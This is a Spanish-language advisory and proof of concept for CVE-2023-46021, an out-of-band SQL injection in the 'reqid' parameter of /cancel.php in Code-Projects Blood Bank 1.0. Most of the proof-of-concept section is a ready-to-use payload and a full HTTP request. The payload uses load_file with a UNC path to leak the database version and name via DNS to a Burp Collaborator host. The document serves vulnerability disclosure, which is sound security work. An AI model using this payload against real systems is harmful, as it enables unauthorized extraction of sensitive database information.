CVE-2023-46021-Code-Projects-Blood-Bank-1.0-Vulnerabilidad-de-Inyección-SQL-OOB
- Autor del exploit: ersinerenler
Página del proveedor
Enlace del software
Resumen
- Code-Projects Blood Bank V1.0 está expuesto a una vulnerabilidad de seguridad crítica que implica Inyección SQL Fuera de Banda (OOB) a través del parámetro 'reqid' en el archivo /cancel.php. Esta vulnerabilidad surge debido a la falta de mecanismos de protección adecuados, lo que permite a los atacantes abusar del parámetro y realizar ataques de inyección SQL OOB mediante Burp Collaborator. Esto puede resultar en acceso no autorizado y extracción de información sensible de las bases de datos.
Detalles de la vulnerabilidad
- ID CVE: CVE-2023-46021
- Versión afectada: Blood Bank V1.0
- Archivo vulnerable: /cancel.php
- Nombre del parámetro: reqid
- Tipo de ataque: Local
Referencias:
Descripción
- El parámetro 'reqid' en el archivo /cancel.php de Code-Projects Blood Bank V1.0 es susceptible a Inyección SQL Fuera de Banda. Esta vulnerabilidad se debe a mecanismos de protección inadecuados, lo que permite a los atacantes explotar el parámetro utilizando Burp Collaborator para iniciar ataques de inyección SQL OOB. Mediante esta técnica, un atacante puede potencialmente extraer información sensible de las bases de datos.
Prueba de Concepto (PoC):
- Intercepta la solicitud a cancel.php mediante Burp Suite
- Inyecta el payload en los parámetros vulnerables
- Payload:
4'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.collaborator-domain\\a.txt')))%2b'
- Ejemplo de solicitud para el parámetro
reqid
---
GET /bloodbank/file/cancel.php?reqid=4'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.7mus27hip62tznk3gy4n7z3fo6uxin6c.oastify.com\\a.txt')))%2b' HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/bloodbank/sentrequest.php?msg=You%20have%20requested%20for%20blood%20group%20A+.%20Our%20team%20will%20contact%20you%20soon.
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
---

- La información de la base de datos y la versión fue obtenida mediante Burp Suite Collaborator
 ersinerenler/cve-2023-46021-code-projects-blood-bank-1.0-sql-injection-vulnerability

